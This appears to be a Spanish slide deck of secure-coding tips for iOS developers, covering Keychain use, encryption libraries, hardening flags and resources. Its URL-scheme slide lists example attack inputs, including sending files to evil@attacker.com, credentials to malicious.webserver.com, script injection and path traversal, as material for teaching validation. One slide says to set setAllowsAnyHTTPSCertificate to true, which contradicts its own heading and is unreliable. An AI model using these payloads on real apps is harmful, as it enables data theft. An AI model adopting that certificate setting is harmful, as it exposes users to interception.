
Eres responsable por el código que creas y por las librerías que usas...

Así que, escribe buen código, y usa las últimas versiones de las librerías...

Y piensa como un atacante!



Parte 2:  
Tips para iOS Developers





## Donde guardo mis keys?

Llaves criptograficas no deben estar en el codigo (Hardcoded)

Usen un Secure Container: Keychain



# Keychain

The keychain, on modern iOS devices (post-Touch ID) is secured using a hardware module.

There are no known attacks that directly compromise the keychain via hardware or software; jailbroken devices are vulnerable to certain attacks.



# El repositorio no debería contener...

Keys de acceso, o cualquier tipo de credenciales

Si usas alguna solución de Continuous Integration, puedes usar store encrypted variables, ej: BuddyBuild, Travis

<https://medium.com/flawless-app-stories/secret-variables-in-xcode-and-your-ci-for-fun-and-profit-d387a50475d7>



## Usa App Transport Security

De ser posible, no agreges excepciones, en vez de ello, cambiar los certificados para que cumplan con las especificaciones exigidas




No uses third-parties para...

...la encriptacion!

<https://github.com/krzyzanowski/CryptoSwift>

Usa el SecurityFramework, CommonCrypto!



The image shows a browser window displaying the Apple Developer website. The browser's address bar shows "Apple Inc." and the page title is "Cryptographic Libraries". The navigation bar includes "Developer", "Platforms", "Resources", "Program", "Support", and "Account". The main content area features a blue padlock icon with a keyhole, followed by the heading "Cryptographic Libraries". Below the heading is a paragraph: "The same libraries that secure iOS and OS X are available to third-party developers to help them build advanced security features." The page is divided into two columns. The left column is titled "Security Framework" and contains a paragraph describing its functions: "Security Framework provides interfaces for managing certificates, public and private keys, and trust policies. It supports the generation of cryptographically secure pseudorandom numbers. It also supports the storage of certificates and cryptographic keys in the keychain, which is a secure repository for sensitive user data." Below this paragraph are four links: "iOS Security Framework Reference", "OS X Security Framework Reference", "Security Framework on Apple Open Source", and "Apple Developer Forums: Security". The right column is titled "Common Crypto" and contains a paragraph: "The Common Crypto library provides additional support for operations like symmetric encryption, hash-based message authentication codes, and digests." Below this paragraph are two links: "Cryptographic Services Guide" and "Common Crypto on Apple Open Source". At the bottom of the page, there is a section titled "corecrypto" with a paragraph: "Both Security Framework and Common Crypto rely on the corecrypto library to provide implementations of low level cryptographic primitives. This is also the library submitted for validation of compliance with U.S. Federal Information Processing Standards (FIPS) 140-2 Level 1. Although corecrypto does not directly provide programming interfaces for developers and should not be used by OS or OS X apps, the source code is available to allow for verification of its security characteristics and correct functioning." Below this paragraph is a link: "Download corecrypto source".

Apple Inc.

Developer Platforms Resources Program Support Account

# Cryptographic Libraries

The same libraries that secure iOS and OS X are available to third-party developers to help them build advanced security features.

## Security Framework

Security Framework provides interfaces for managing certificates, public and private keys, and trust policies. It supports the generation of cryptographically secure pseudorandom numbers. It also supports the storage of certificates and cryptographic keys in the keychain, which is a secure repository for sensitive user data.

- [iOS Security Framework Reference](#)
- [OS X Security Framework Reference](#)
- [Security Framework on Apple Open Source](#)
- [Apple Developer Forums: Security](#)

## Common Crypto

The Common Crypto library provides additional support for operations like symmetric encryption, hash-based message authentication codes, and digests.

- [Cryptographic Services Guide](#)
- [Common Crypto on Apple Open Source](#)

## corecrypto

Both Security Framework and Common Crypto rely on the corecrypto library to provide implementations of low level cryptographic primitives. This is also the library submitted for validation of compliance with U.S. Federal Information Processing Standards (FIPS) 140-2 Level 1. Although corecrypto does not directly provide programming interfaces for developers and should not be used by OS or OS X apps, the source code is available to allow for verification of its security characteristics and correct functioning.

[Download corecrypto source](#)



No guardes plain data en:

El sandbox del app, encryptalo antes o guardalo en Keychain (Si no es muy grande)

Tambien puedes usar <https://www.zetetic.net/sqlcipher/>

Para data no sensible: NSFileProtectionComplete

- Only readable if device is unlocked.
- File is closed when the device is locked.
- Suitable for most apps and data.





No guardes sensitive data en:

NSUserDefaults & NSManagedObjects (Key-Value & Objects)

Both uses unencrypted DB file

Guardar todo en Keychain and iCloud Keychain:

`kSecAttrAccessibleWhenUnlocked`



# Obfuscation

<https://github.com/UrbanApps/UAObfuscatedString>

```
print("T".h.i.s.space.i.s.space.a.space.t.e.s.t.dot)
```

```
> This is a test.
```



## Al momento de transmitir data...

Los tokens de Autenticacion/Sesion y datos de usuario deben estar encriptados (SSL/TLS)

Tiempo de expiracion corto

Deberian poder ser removidos en sesiones comprometidas



## Al momento de recibir data...

El app solo debería aceptar certificados propiamente validados (SSL).

Activar el parametro `setAllowsAnyHTTPSCertificate` a `true`



## Valida correctamente el input del usuario

Puedes usar librerías de validación, ampliamente utilizadas, debidamente testeadas, como:

<https://github.com/jeanpimentel/Honour>

<https://github.com/adamwaite/Validator>



## Cuando el app sea minimizada...


Ocultar cualquier data sensible en `applicationDidEnterBackground`

Definir el flag `allowScreenshot` en `false`



# Fields con sensitive data deben tener:

## No Autocorrect



A screenshot of the iOS keyboard settings menu. The settings are as follows:

Capitalization	None
Correction	No
Spell Checking	No
Keyboard Type	Decimal Pad
Appearance	Light
Return Key	Done
	<input type="checkbox"/> Auto-enable Return Key
	<input checked="" type="checkbox"/> Secure Text Entry



Nada se debería logear en la:

Consola, cuando el app funcione en produccion

Activar las flags adecuadas, en las libs usadas, para que se comporten igual





Cuando se use el Pasteboard...

Limpiarlo cuando el app vaya a background

Ver: UIPasteboardNameGeneral & UIPasteboardNameFind



# Evitar SQL Inyección

Usar prepared statements `sqlite3_prepare*()` en vez de ejecutar queries a partir de cadenas de texto encadenadas `sqlite3_exec()`



# Algunas flags para Hardening

## Platform exploit mitigation options

**-fobjc-arc** Objective-C automatic reference counting

**-fstack-protector-all** Stack smashing protection

**-pie** Full ASLR - Position Independent Executable





# Striping: App Thinning

Bitcode is an intermediate representation of a compiled program.

Apps you upload to iTunes Connect that contain bitcode will be compiled and linked on the store.

Including bitcode will allow Apple to re-optimize your app binary in the future without the need to submit a new version of your app to the store.






iMore

# En Xcode...

Correr frecuentemente el Static Code Analysis

Static analysis can help to reveal memory leak, use-after-free, use-after-release, and other bugs.





# Mas Static Code Analysis

Analisis de Codigo Swift:

<https://github.com/sleekbyte/tailor>



Tailor






# Mas Static Code Analysis

Analisis de Codigo Swift:

<https://github.com/realm/SwiftLint>





# Validar URL Schemes...

Los schemes pueden ser vehiculos para ataques XSS, XSRF-style bugs o buffer-overflows

```
myapp://cmd/run?program=/path/to/program/to/run
```

```
myapp://cmd/set_preference?use_ssl=false
```

```
myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file
```

```
myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on
```

```
myapp://cmd/login_to?server_to_send_credentials=malicious.webserver.com
```

```
myapp://cmd/adduser='>"><script>javascript to run goes here</script>
```

```
myapp://use_template?template=../../../../../../../../some/other/file
```



## Validar Llamados a Schemes


tel: file: facetime: facetime-audio: sms:

De permitirse, el usuario debería ser informado, indicándole que ello puede incurrir en costos

Validar en `shouldStartLoadWithRequest`

# Automatizacion

Quitar los accesibility identifiers al exportar a produccion, para evitar automatizacion de ataques





## UX puede afectar la seguridad?

Claro que si, si agregas la opcion Remember Me en apps que manejen informacion sensible



Preguntale a un experto (\$\$\$)

Irdeto: Empresa Holandesa de Seguridad


<https://irdeto.com/>



## A tener en cuenta

- Los archivos compilados siempre se les puede aplicar ingeniería inversa
- Piensa como un atacante, que tiene acceso al código fuente
- No hay sistema infalible

Recursos On-line







# The University of Texas at Austin Information Security Office

Apple iOS Hardening Checklist:

<https://security.utexas.edu/handheld-hardening-checklists/ios>



Apple Inc.

Security:

<https://developer.apple.com/security/>





Apple Inc.

iOS Security Guide:

[https://www.apple.com/business/docs/iOS Security Guide.pdf](https://www.apple.com/business/docs/iOS_Security_Guide.pdf)





Apple Inc.

How iOS Security Really Works: (Video)

<https://developer.apple.com/videos/play/wwdc2016/705/>





Apple Inc.

What's New in Security: (Video)

<https://developer.apple.com/videos/play/wwdc2016/706/>





Apple Inc.

Introduction to Secure Coding Guide:

<https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/Introduction.html>





Apple Inc.



Introduction to Secure Coding Guide:

Security Development Checklists:

<https://developer.apple.com/library/content/documentation/Security/Conceptual/SecureCodingGuide/SecurityDevelopmentChecklists/SecurityDevelopmentChecklists.html>



# iOS Developer Cheat Sheet

[https://www.owasp.org/index.php/IOS\\_Developer\\_Cheat\\_Sheet](https://www.owasp.org/index.php/IOS_Developer_Cheat_Sheet)

Basado en OWASP Mobile Top 10 Risks





# Secure iOS application development

<https://github.com/felixgr/secure-ios-app-dev>

By felixgr



# Secure iOS application development

<https://www.checkmarx.com/2015/11/10/40-tips-you-must-know-about-secure-ios-app-development/>

By: Sharon Solomon



## Datos de Contacto

**Rigoberto Sáenz Imbacuán**

<https://www.linkedin.com/in/rsaenzi/>

Email: [betto456789@gmail.com](mailto:betto456789@gmail.com)

Skype: betto456789

Celular: 312 413 3397

Muchas Gracias!

